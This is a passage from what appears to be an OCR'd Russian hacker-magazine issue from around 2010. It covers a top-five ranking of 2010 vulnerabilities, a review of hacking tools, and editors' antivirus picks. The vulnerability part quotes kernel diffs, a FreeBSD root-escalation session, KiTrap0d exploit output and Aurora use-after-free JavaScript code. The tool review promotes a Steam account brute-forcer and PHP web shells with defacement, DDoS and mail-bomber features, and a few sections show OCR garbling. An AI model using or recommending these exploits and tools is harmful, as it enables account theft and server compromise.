+     movl \offset+24(%rsp),%r8d
+     movl \offset+40(%rsp),%ecx
+     movl \offset+48(%rsp),%edx
+     movl \offset+56(%rsp),%esi
+     movl \offset+64(%rsp),%edi
+     movl \offset+72(%rsp),%eax <---- это затрет
нулями верхние байты rax
```

```
Thanks to redhat for being nice enough to backport it into early
kernel versions (anything from later August 2008+)

Ac1dB1tch3z would like to say F*** YOU Ben Hawkes. You are a new hero! You saved the
plan8 man. Just a bit too l8.
```

Поздравления от блекхетов

```
+      .endm
```

Однако в коммите за 24 апреля 2008 года самую главную строчку удалили, тем самым заново внедрив уязвимость :).

```
-       movl \offset+72(%rsp),%eax
        .endm
```

В 2010 году известный хакер Ben Hawkes, просматривая исходники ядра, к своему удивлению обнаружил отсутствие валидации регистра eax. Забавный эксплоит со встроенным трояном опубликовали блекхеты из некой андеграунд команды под названием Ac1dB1tch3z. Они передали теплые слова поздравлений Ben Hawkes'у ;).

```
-         cmpl     $(IA32_NR_syscalls-1),%eax
+         cmpq     $(IA32_NR_syscalls-1),%rax <----
теперь используется rax вместо eax
```

4 место. Повышение привилегий в FreeBSD: узвимость в nfs_mount()

Эту уязвимость обнаружил греческий исследователь Patroklos Argyroudis, более известный как argp. Ошибка кроется в функции nfs_mount, до которой можно добраться с помощью системных вызовов mount() и nmount(), и связана с отсутствием проверки длины данных, которые пришли из пользовательского пространства. Кусок кода из sys/nfsclient/nfs_vfsops.c ветки 8.0:

```
 * 1094       if (!has_fh_opt) {
 * 1095             error = copyin((caddr_t)args.fh,
(caddr_t)nfh,
<----- файловый хэндл под полным контролем атакующего

 * 1096        args.fhsize); <----- fhsize тоже
 * 1097           if (error) {
 * 1098                goto out;
 * 1099           }
```

Для эксплуатации данной уязвимости атакующий должен иметь права для монтирования: за это отвечает опция vfs.usermount (должна быть не нулевого значения). Простейший патч, добавляющий проверку для длины:

```
+      if (args.fhsize < 0 || args.fhsize > NFSX_
V3FHMAX) {
+              vfs_mount_error(mp, "Bad file handle");
+              error = EINVAL;
+              goto out;
+      }
```

Релиз FreeBSD 8.0 внес несколько улучшений в систему безопасности, одно из которых — защита от эксплуатации переполнения стека, более известная как canary word. Во FreeBSD это называется stack-smashing protection. Суть защитного механизма достаточно проста. До выхода из процедуры посредством инструкции ret вызывается код, который сравнивает значение canary word на стеке с

```
192.168.33.107 - PuTTY
unfamiliar with FreeBSD's directory layout, please refer to the hier(7)
manual page.  If you are not familiar with manual pages, type `man man'.

You may also use sysinstall(8) to re-enter the installation and
configuration utility.  Edit /etc/motd to change this login announcement.

$ uname -a
FreeBSD .home.it 7.2-RELEASE FreeBSD 7.2-RELEASE #0: Fri May  1 08:49:13 UTC 200
9     root@walker.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
$ /sbin/sysctl vfs.usermount
vfs.usermount: 1
$ id
uid=1001(moo) gid=1001(moo) groups=1001(moo)
$ ls
nfs_mount_ex.c
$ gcc -Wall -o moo nfs_mount_ex.c
$ chmod +x moo
$ ./moo
[*] calling nmount()
[!] nmount error: -1031169280
nmount: Unknown error: -1031169280
$ id
uid=0(root) gid=0(wheel) egid=1001(moo) groups=1001(moo)
$
```

Повышение привилегий на FreeBSD 7.2

```
Fatal trap 12: page fault while in kernel mode
cpuid = 0; apic id = 00
fault virtual address   = 0xc2925000
fault code              = supervisor read, page not present
instruction pointer     = 0x20:0xc0978a96
stack pointer           = 0x28:0xcd0bb868
frame pointer           = 0x28:0xcd0bb8b4
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, def32 1, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 793 (moo)
trap number             = 12
panic: page fault
cpuid = 0
Uptime: 3m4s
Physical memory: 243 MB
Dumping 59 MB: 44 28 12
Dump complete
Automatic reboot in 15 seconds - press a key on the console to abort
--> Press a key on the console to reboot,
--> or switch off the system now.
```

Паника ядра FreeBSD

актуальным значением. Если они не равны — значит, стек переполнился и происходит либо завершение процесса (ring 3), либо паника ядра (ring 0). Из-за этого отличного механизма эксплуатировать данную уязвимость можно на 7-й ветке «фряхи», а на 8-й приходится довольствоваться лишь DoS'ом :(.

3 место. Повышение привилегий в ядре Windows


Эта уязвимость наделала много шума в январе! Я даже помню, что новость о ней проскакивала на mail.ru с заголовком «Обнаружена уязвимость в Windows 17-летней давности!». Атаке подвержены все 32-битные системы Windows, начиная от NT 4.0 и заканчивая «семеркой»! Ошибка заложена в специальном костыле ядра Windows для поддержки старых 16-битных приложений — эта подсистема называется NTVDM (NT Virtual DOS Mode). Обнаружил и опубликовал эксплоит небезызвестный хакер Tavis Ormandy из компании Google. Примечательно, что невозможность эксплуатации уязвимости лежала на нескольких предположениях/аксиомах. Перечислю их:

1. Для установки VDM контекста требуется SeTcbPrivilege-привилегия.

2. Код в пользовательском адресном пространстве (Ring 3 код) не может устанавливать произвольные значения в регистр селектора сегмента кода.

3. Код в пользовательском адресном пространстве не может сфор-





```
---------------------------------------------------------
Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit
-------------------------------------------- taviso@sdf.lonestar.org ---

[+] Spawning a shell to give SYSTEM token (do not close it)
[?] CreateProcess("C:\WINDOWS\SYSTEM32\CMD.EXE") => 1820
[?] GetVersionEx() => 5.1
[?] NtQuerySystemInformation() => \WINDOWS\system32\ntkrnlpa.exe@804D7000
[?] Searching for kernel 5.1 signature { 64, a1, ... } ...
[+] Signature found 0x29152 bytes from kernel base
[+] Starting the NTVDM subsystem by launching MS-DOS executable
[?] CreateProcess("C:\WINDOWS\SYSTEM32\DEBUG.EXE") => 2312
[?] OpenProcess(2312) => 0x34
[?] Injecting the exploit thread into NTVDM subsystem @0x34
[?] WriteProcessMemory(0x34, 0x2070000, "VDMEXPLOIT.DLL", 14);
[?] WaitForSingleObject(0x10, INFINITE);
[?] GetExitCodeThread(0x10, 0012FF44); => 0x77303074
[+] The exploit thread reports exploitation was successful
[+] w00t! You can now use the shell opened earlier
[+] Press any key to exit...
```

Отладочная печать в эксплоите от Tavis'a

мировать trap frame.И Tavis Ormandy с хакерской смекалкой обошел все эти предположения!

Первое предположение. Для обхода хакер реализовал следующую комбинацию. Сперва посылается запрос NTVMD-подсистеме, затем в процессе csrss посредством стандартной API-функции создается удаленный поток, который по умолчанию имеет данную привилегию.

Второе предположение. Регистр CPL (Current Privilege Level) обычно равен двум младшим байтам сегментных регистров cs и ss, однако есть исключение из этого правила, когда процессор находится в режиме Virtual-8086. Реальный режим процессоров x86 юзает сегментную схему адресации памяти, чтобы, используя 16 бит, иметь доступ к 20-битному адресному пространству. Это достигается путем нехитрой формулы: (cs << 4) + (eip & 0xffff). Такая же формула применяется для проецирования сегментированного адресного пространства в защищенное линейное адресное пространство в режиме Virtual-8086. Это развязывает руки атакующему, ведь так можно выставлять cs в любое значение!

Третье предположение. Возврат из режима ядра в пользовательский режим посредством инструкции iret — достаточно сложная операция. Стоит взглянуть на данную инструкцию в документации от Intel — это 6 страниц микрокода, нагруженных IF-конструкциями. Возврат состоит из двух частей: Pre-commit и Post-commit. Одна исполняется с ядерными значениями сегментных селекторов, другая — со значением уже для ring 3. Используя контекст VDM, атакующий может создать фейковый контекст с помощью недокументированной функции NtVdmControl, что приведет к ошибке на pre-commit стадии и сформирует trap-frame.

2 место. Исполнение кода в Internet Explorer: Операция Aurora

Открывает список удаленных уязвимостей баг в IE (CVE-2010-0249), который наиболее известен под названием «Операция Aurora». Публикация этой уязвимости реально насолила Microsoft'у, так как произошло это через несколько дней после выхода «вторника патчей» (самое неудачное время для MS). Суть уязвимости CVE-2010-0249 заключается в неправильной обработке памяти в mshtml.dll. Если точнее, в библиотеке остается «подвешенной» ссылка на объект — типичнейший представитель бреши «use-after-free». Атакующий, используя JavaScript, может получить доступ к этому участку памяти следующим образом:

- При помощи вызова document.CreateEventObject() осуществляется доступ к уязвимому объекту;
- После этого вызывается document.getElementById(), чтобы убить в памяти бажный объект, при этом движок JavaScript'а от мелко-

Операция «Аврора»

мягких по-прежнему предоставляет возможность получить доступ к освобожденной памяти до тех пор, пока она не занята!
Эксплуатировать уязвимость получается из-за доступа к памяти srcElement при помощи метода CEventObj::GenericGetElement из библиотеки mshtml.dll, которая, в свою очередь, пытается получить доступ к удаленному объекту при помощи функции CElement::GetDocPtr.
В эксплоите это делается следующим кодом:


```
function ev1(evt)
{
      event_obj = document.createEventObject(evt);
      document.getElementById("sp1").innerHTML = "";

      window.setInterval(ev2, 1);
}

function ev2()
{
      var data, tmp;
      data = "";
      tmp = unescape("%u0a0a%u0a0a");

      for (var i = 0 ; i < 4 ; i++)
            data += tmp;

      for (i = 0 ; i < obj.length ; i++)
      {
            obj[i].data = data;
      }
      event_obj.srcElement;
}
```



Граф Control flow: от начальной точки обработки данных до LoadLibraryW

```
<body>
      <span id="sp1">
      <img src="aurora.gif» onload="ev1(event)">
<----- Триггер уязвимости
      </span>
</body>
```


К сожалению, публично доступный эксплоит не обходит ни DEP, ни уж тем более ASLR, хотя от коллег из антивирусных компаний я слышал, что в природе существуют более продвинутые сплоиты. Первой почувствовала на себе мощь эксплоита компания Google: по словам представителей компании, 12 января была атакована система Gmail. Атака велась предположительно из Китая — прям третья мировая в киберпространстве! :) Впрочем, многие исследователи считают, что это вовсе не попытка промышленного шпионажа, а лишь простая деятельность блехетов, и Google просто случайно попала под раздачу.

1 место. Уязвимость в обработке ярлыков или «lnk-апокалипсис»

На мой взгляд, это не уязвимость — это бомба, и она, бесспорно, заслуживает первой строчки в top 5! Брешь была обнаружена в составе нашумевшего червя Stuxnet, использующего ее для заражения системы через USB-накопители. Спустя некоторое время в MetaSploit'е появилась версия эксплоита для удаленного вектора, использующая WebDAV протокол.
Интересно проследить хронологию событий:
• 17 июня. Антивирусные аналитики из белорусской компании VirusBlokAda обнаружили две очень интересных «малвари», которые заражали полностью пропатченную Windows 7, если пользователь просмотрит содержимое USB-носителя с помощью стандартного проводника (Windows Explorer).
• 17 июля. Microsoft признала наличие уязвимости и выпустила соответствующую advisory.
Мне удалось узнать (по своим приватным каналам ;)), что Microsoft реально игнорировала репорты от VirusBlokAda до тех пор, пока компания не разослала информацию другим антивирусным вендорам. Тогда уже монстры антивирусной индустрии нажали на мелко-мягких, и те наконец-то зачесались :).
Уязвимость не относится к уже приевшимся stack/heap overflow и т.д. — это потрясающая архитектурная недоделка, заложенная агентами АНБ или кривыми руками программиста :). Ошибка кроется в процессе отображения ярлыков Control Panel, когда происходит их загрузка в память процессом Explorer.exe. Уязвимой является библиотека shell32.dll, в которой происходит некорректная обработка, что приводит к контролю параметра (путь к загружаемой библиотеке) функции LoadLibraryW. Так как это прямая загрузка зловредного кода в адресное пространство, то все защитные механизмы (DEP/ASLR/SEHOP) идут лесом!

Что нас ждёт в 2011-м?

То, насколько разнообразны и интересны были уязвимости в 2010 году, действительно впечатляет. Благодаря червю Stuxnet впервые серьезно заговорили о целевой атаке против SCADA-систем, а распространение Aurora назвали не просто набившим оскомину словом «эпидемия», а почти по-военному — операцией :). Вообще, малварь в этом году подарила (если, конечно, так можно сказать) вкуснейшую подборку 0day уязвимостей.
Вот даже сейчас, когда я пишу эти строки, в паблике появился эксплоит для повышения привилегий в Windows Vista, 2008, 7, и он опять же был использован в Stuxnet! Впечатляет работа коммитеров и аудиторов кода. А, значит, и нас с тобой. ⌶



X-TOOLS



Программа: Steam`O Brute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: INSIDER



Брутим акки стима

Первой в нашем сегодняшнем обзоре выступает программа, предназначенная для восстановления забытого пароля к steam-аккаунту. Функционал проги достаточно стандартен:


- поддержка прокси (http, socks 4/5);
- многопоточность;
- встроенный чекер аккаунтов;
- автоматическое сохранение good'ов;
- автоматическое сохранение error'ов (брут аккаунтов, попавших на ошибки соединения).

Начать работать с брутфорсом достаточно просто:
1. Указываем в соответствующих полях нужные txt-файлы (первый со списком вида login;pass для проверки, второй — proxy:port);
2. Указываем тип прокси;
3. Указываем таймаут соединения и нажимаем «START».
Из особенностей брута можно отметить то, что на сайте стима без капчи можно ввести неверный пароль только два раза, следовательно, тебе понадобится очень много проксиков.

Программа: Mikstura
ОС: *nix/win
Автор: Dr.TRO

А сейчас хочу тебе представить замечательный скрипт для работы с php-инклудами. Функционал скрипта:

- при наличии ошибок скрипт автоматически подбирает путь к корневой директории;


Исследуем инклуды

- проверка возможности удаленного инклуда, работа с враппером data:, php://input;
- если есть возможность использования враппера data: или php://input, скрипт предоставляет интерактивную консоль доступа к шеллу;
- проверка необходимости использования нулл-байта или слешей для обрезания расширения;
- если нет вывода ошибок и, соответственно, нет возможности найти full path, скрипт использует брутфорс пути (до 15 "../");
- распознавание ОСи и типа сервера по хедерам (при выводе ошибок);
- работа с HTTP-прокси при наличии установленного perl-модуля LWP::Protocol::socks.

В будущих версиях утилиты автор планирует добавить работу с логическим подбором логов и конфигов в зависимости от версии сервера и типа ОСи. Также автор будет рад увидеть любые твои вопросы и пожелания по работе скрипта в топике http://forum.inattack.ru/Mikstura-Mini-utilita-Dlja-Raboty-S-Inkludami-t23830.html.

Программа: ITSecTeam Shell v2.1
ОС: *nix/win
Автор: Amin Shokohi(Pejvak)

Давненько в нашей рубрике не появлялись новые php-шеллы. Настало время исправить это недоразумение :). Итак, представляю твоему вниманию настоящий хакерский шелл-комбайн под названием ITSecTeam Shell v2.1! Вот лишь некоторые возможности и особенности данного скрипта:

- малый вес для таких возможностей (66 Кб);
- выполнение системных команд;
- обход ограничений на выполнение команд;
- обход ограничений на просмотр директорий;
- коннект к базам данных MySQL, MSSQL, PostgreSQL, Oracle & IBM DB2;

Хакерский комбайн

- редактирование файлов и директорий;
- информация о сервере, версии PHP и наличии safe mode;
- листинг системных дисков в Windows;
- возможность добавления иконок к файлам и папкам;
- открытие файлов с помощью прямого линка;
- скачивание всех файлов и папок в выбранной директории в формате zip без использования специализированных функций;
- прямое скачивание файла;
- добавление симлинка двумя разными путями (команда ОС или с помощью php);
- преобразование строки в различные форматы;
- мейл-бомбер;
- локальный DoS;
- дамп базы данных в sql/gzip-форматы;
- встроенная утилита для масс-дефейса всех папок с правами на запись;
- скачивание файлов с другого сервера;
- возможность организации удаленных DDoS-атак;
- поиск всех папок с правами на запись;
- обход symlink и mod_security ограничений с помощью .htaccess;
- автоудаление шелла;
- копирование файлов без использования функций копирования php;
- изменение шаблона шелла;
- отключение magic_quotes;
- список последних событий.


Как видишь, с помощью одного этого скрипта ты сможешь сделать со своим сервером практически все, что пожелаешь :). Подробности и новые версии ищи по адресу http://itsecteam.com/en/tools/itsecteam_shell.htm.

Программа: ICQuinValuer
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Dank & DeMerk & NightEagle

На очереди классная программа от юзеров Асечки. На этот раз прогеры с радостью готовы



Грамотно оцениваем ICQ-номера



Ищем пасхалки



Генерируем правильные пароли

Модификация WSO-шелла

отдать в твое пользование крайне полезную утилиту для оценки стоимости ICQ-номеров по их маске и статусу. В список возможностей оценщика входят все необходимые для ICQ-селлера фичи:

- оценка номера по статусу (viz/inviz) и по маске;
- редактор масок (одинаковые цифры, цифры, идущие подряд, лесенки, зеркала, бинарные, сотки и т.д.);
- редактирование начальной стоимости номеров;
- изменение бонусов по маскам;
- изменение действий по маскам;
- возможность установки значений по умолчанию;
- сохранение и загрузка значений при запуске и закрытии программы;
- оценка номеров по списку.

Уже сейчас данная утилита успешно используется многими продавцами номеров, так что советую и тебе присоединиться к ним :). Любые багрепорты и вопросы по работе программы направляй в тему на Асечке — forum.asechka.ru/showthread.php?t=118542.

Программа: Easteregger
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Савчук Евгений Александрович

Известно, что у каждого человека есть свои секреты — это знают все. Вот и у каждой программы есть свои секреты. Eastegger здесь не исключение :). Эта программа содержит базу данных с описаниями пасхальных яиц (скрытых возможностей в программах), которые разработчики часто скрывают в своих творениях. В ней имеются секреты к большому числу программ, операционных систем, игр, мобильных телефонов, карманных компьютеров, и с каждой новой версией этот список расширяется. База обновляется ежемесячно.

Пользоваться данной программой интуитивно просто:

1. Выбирай категорию («Программы», «Операционные системы», «Мобильные телефоны» и другие);
2. После выбора категории появляется список, выбирай из списка то, что тебя интересует, и читай описание.

Например, открывай раздел «Программы → µTorrent». Появится следующее описание:

Откройте программу.
Зайдите в Help-About µTorrent (Помощь → о µTorrent).
Кликните на лого µtorrent и услышите звук.
Там же нажмите клавишу T — можно сыграть в тетрис (µTris).
Если нажать во время игры клавишу P, то игра приостановится.

Также автор сообщает, что ты сможешь поискать пасхалки и в самом Eastegger'е, так как они появляются в каждой новой версии :). Все обновления и подробную справку ты сможешь найти на официальном сайте программы http://eastegger.com.

Программа: PWGen
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Christian Thoeing

Одним из самых главных факторов обеспечения компьютерной безопасности на сегодняшний день является надежность пользовательского пароля. Обеспечить такую надежность тебе поможет программа PWGen, разработанная специально для генерации паролей по заданным параметрам. Возможности и особенности генератора:

- Free и Open-Source;
- использование криптографических методов AES и SHA-2;
- легкость в использовании и установке (не устанавливаются никакие дополнительные DLL'ки, ничего не пишется в реестр Windows);
- безопасное управление памятью (при завершении работы программы память, занимаемая ей, забивается бинарными нулями);
- поддержка множества языков;
- генерация паролей с помощью вордлистов;
- использование рандомной энтропии;
- крипт текста и файлов.

Скачать паки для различных языков, а также исходники и другие дополнительные файлы ты сможешь на официальной страничке программы — http://pwgen-win.sourceforge.net. Также существует и *nix-версия генератора, найти которую ты сможешь по адресу http://pwgen.sourceforge.net.

Программа: WSO Krist_ALL edition
ОС: *nix/win
Автор: Krist_ALL

Последней в нашем сегодняшнем обзоре выступает интересная модификация известного шелла WSO. Автор модификации Krist_ALL решил добавить в шелл большой список функций и изменений, которых ему не хватало в оригинале:

- удаленная загрузка с сервера (если нет downloader'ов, то поле не показывается вообще, если же есть, то в списке только те, которые присутствуют на сервере);
- цвет надписей зависит от текущих прав (зеленый — writable, красный — нет прав);
- теперь всегда перед глазами полезности, опасности и прочая нужная информация (нет необходимости лезть в раздел INFO);
- поиск эксплойтов на множестве сайтов;
- в списке появилась возможность редактирования файла (выбираем один-единственный файл и жмем кнопку);
- порядок столбцов изменен на более удобный;
- дополнительная информация в разделе INFO;
- каждый параметр с новой строчки;
- автоматически подсвечивается php-код, если ты просматриваешь файл с расширением php;
- убран неработающий milw0rm;
- изменен дизайн;
- добавлена переменная $t (1 — показывает поле авторизации, 2 — не показывает);
- другие мелкие исправления и дополнения.

Любые вопросы и пожелания по работе данной модификации направляй прямиком автору в топик — http://exploit.in/forum/index.php?showtopic=40939.

Лозовский Александр lozovsky@gameland.ru



ВЫБИРАЕМ АНТИВИРУС

ОПРЕДЕЛЯЕМ ЛУЧШИЙ АВЕР/INTERNET SECURITY ПО ВЕРСИИ ЖУРНАЛА ХАКЕР

Вдохновленные нашей новой (относительно) рубрикой «Malware» читатели активно спрашивают нашего совета. Практически ежедневно ко мне приходят письма, в которых читатели интересуются, какой антивирус я бы посоветовал в данной конкретной ситуации.

Конечно, это лучше, чем письма про то, как получить аську Форба и где теперь найти Криса Касперски :). Чтобы ты не мог нас упрекнуть в том, что мы не выполняем твои желания, мы сделали эту статью. Я спросил мнение умных людей, знающих толк в информационной безопасности, вот они: шесть редакторов твоего любимого журнала и два настоящих профессионала антивирусного фронта — управляющий партнер ресурса anti-malware.ru, Илья Шабанов, и главный краш-лаборант журнала Хакер — Deeoni$ — тот самый дяденька, который тестирует на прочность антивирусы и оттого является объектом постоянной критики со стороны вендоров :).
Итак, три вопроса, которые мы задали всем этим людям:

1. Антивирус, который вы используете дома. Почему?
2. Антивирус, который вы бы поставили подруге. То есть такой, чтобы подруга при этом не взрывала вам мозг постоянными звонками и вопросами касательно его деятельности.
3. Антивирус, который вам по какой-либо причине показался интересным. Почему?

НИКИТА КИСЛИЦИН, ГЛАВНЫЙ РЕДАКТОР Х

1. Единственная вещь, для чего мне нужен антивирус — это для защиты от тупых файловых вирусов с USB-флешек гостей. Поэтому я использую Microsoft Security Essentials: он отлично справляется с этой задачей, плюс вообще не парит мозг, не тормозит компьютер и является бесплатным, что я воспринимаю как кармическое преимущество.
Вообще же необходимость в антивирусах очень раздута самими вендорами: самая эффективная защита — это не ходить по говносайтам, пользоваться нормальным браузером, вовремя его обновлять вместе со всеми плагинами и использовать современные 64-разрядные версии осей.
2. У меня дома валяется много разных коробок: KIS, Dr. Web, Nod32, Symantec. Одну из таких коробок и подарил бы. Если бы не было — поставил бы бесплатный Avast.
3. Меня тут сложно удивить, но мне понравилась cloud-концепция у Symantec: пару лет назад они были реальными пионерами в таком подходе, и он мне очень понравился просто с концептуальной точки зрения. Сейчас эту технологию уже используют многие производители, но именно Symantec меня в свое время этим порадовал.



СТЕПАН «STEP» ИЛЬИН, РЕДАКТОР PC_ZONE И DVD

На все три вопроса ответ один: Norton Internet Security. Установил год назад и с тех пор о его существовании практически не вспоминаю. Авер работает в режиме «Idle Mode» и включает сканирование в тот момент, когда за компьютером никто не работает. Задумался сейчас: «А проверяет ли он вообще что-нибудь?». Посмотрел логи — исправно работает, гад :). Тут надо сказать, что я начал использовать его совершенно случайно. Коробку с антивирусом подарили в Symantec и рассказали о новых функциях, реализованных через облако. «Облачные вычисления» оказались не маркетинговой фигней, приплетенной для красного словца. Авер действительно активно запрашивает информацию с серверов компании. «Пришли мне результат проверки exe'шника с таким-то хешем», «Хочу узнать, у скольких пользователей в системе есть такой-то файл?» и т.д. Скажем, скачав файл из Сети, ты сразу видишь предварительный результат его сканирования: если его загрузили сотни людей и базе авера неизвестно, что кто-то из них заразился, то ему можно доверять. Подход реально работает и работает хорошо. Я даже снифал трафик, была идея проспуфить запросы и ответ сервера — увы, ничего не вышло. Но с тех пор антивирус у меня надежно прижился. И активных заражений системы, конечно, не было.

ДМИТРИЙ ДОКУЧАЕВ, РЕДАКТОР РУБРИКИ «ВЗЛОМ»

1. Дома использую Касперского. Несмотря на его неповоротливость и прожорливость, он мне очень нравится. Особенно кайфую от его компонентов «антибаннер» (режет баннеры и ссылки) и «доверенная среда», где можно протестировать какую-нибудь подозрительную заразу :). Ну и IM-фильтр, после установки которого меня перестали спамить авторизационными запросами с левыми ссылками. Раньше использовал Dr.Web, но как-то раз он меня очень подвел, и я на него обиделся.
2. Dr.Web однозначно. Он простой и неприхотливый. К тому же имеет неплохой Spyder-модуль, который сканит файлы на лету. Ну и незамысловатый сканер, запустить который может любая блондинка.
3. Не помню таких :). Скажу лишь, что впечатлила 10 версия KIS. Сначала испугался ее громоздкости, но потом понял, что все компоненты реально нужные и интересные. В итоге как подсел на KIS год назад, так его и использую.

НИКОЛАЙ АНДРЕЕВ, ВЫПУСКАЮЩИЙ РЕДАКТОР Х

1. На виндовой машине установлен Microsoft Security Essentials, но я не могу сказать, что я его прямо-таки использую. У меня вообще нет большой необходимости в антивирусе. Для серфа преимущественно используется мак, домашняя сеть надежно защищена, а винда соответствующе настроена. Зловреды как-то не лезут, наверное, просто неоткуда.
2. Бесплатное что-нибудь: авиру, аваст, AVG, ну или тот же Essentials. Если случай запущенный, пришел бы с комплектом руткит-хантеров и анхукеров, чтобы оценить угрозу, а дальше или руками бы почистил, или клинер скачал.
3. По-моему, ни один ничем особенно не запомнился.

АЛЕКСАНДР ЛОЗОВСКИЙ, РЕДАКТОР РУБРИКИ «MALWARE»

1. Когда как: KIS2011 или Dr.Web на рабочем компьютере, на ноутбуке — Avast!. KIS радует функционалом (о котором уже неплохо высказался Форб, только ты не подумай, что мы у него списывали :)), Dr.Web вызывает подсознательное доверие с тех пор, как в конце 90-х исцелил мой компьютер от OneHalf. С тех пор я, правда, ничем особенно и не заражался. Кстати, не соглашусь с Форбом насчет вебовского сканера: по-моему, весьма странная вещь — после выбора в контекстном меню ля какого-нибудь файла опции «сканировать» вылезает тормозное окно сканера и начинает долго-долго соображать.

2. Avast! Причин несколько. Он бесплатный, но при этом не достает рекламой и предложениями апгрэйдиться до платной версии. Он красиво выглядит, не напрягает никакими сложными вопросами, просто периодически показывает свое карамельное окошечко, от которого любой девушке становится приятно и спокойно: «Все под контролем, я обновился, я всех победил и от вас никаких действий не требуется». Да и с вирусами он вроде бы неплохо борется.

3. Comodo. По-моему, единственный в своем роде бесплатный комплекс Internet Security с бесплатным антивирусом, файерволом и сэндбоксом. Не то что бы я был любителем халявы :), но бесплатный функционал всегда радует. Антивирус в нем кажется не очень мощным, но, думаю, это искупается крутым файрволом и сэндбоксом, в который он сует все, что у него вызывает хотя бы минимальное подозрение.

АНДРЕЙ МАТВЕЕВ, РЕДАКТОР РУБРИКИ «UNIXOID»

1. Я остановился на нетребовательном к системным ресурсам Eset Nod32. Чтобы подстраховаться, периодически выполняю проверки с помощью сканера Dr.Web Cureit! Для меня эта связка — наименьшее из зол.

На работе использую самые разные конфигурации. Например, в одной компании:

•на интернет-шлюзе (под управлением Win2k3r2) — Kerio WinRoute Firewall с модулем McAfee для проверки трафика «на лету»;

• на почтовом сервере (OpenBSD) — Spamd (в режиме greylisting) + Sendmail (с самописными правилами против некоторых видов червей) + Clamav + Procmail (окончательная фильтрация, раскладывание по папкам Maildir);

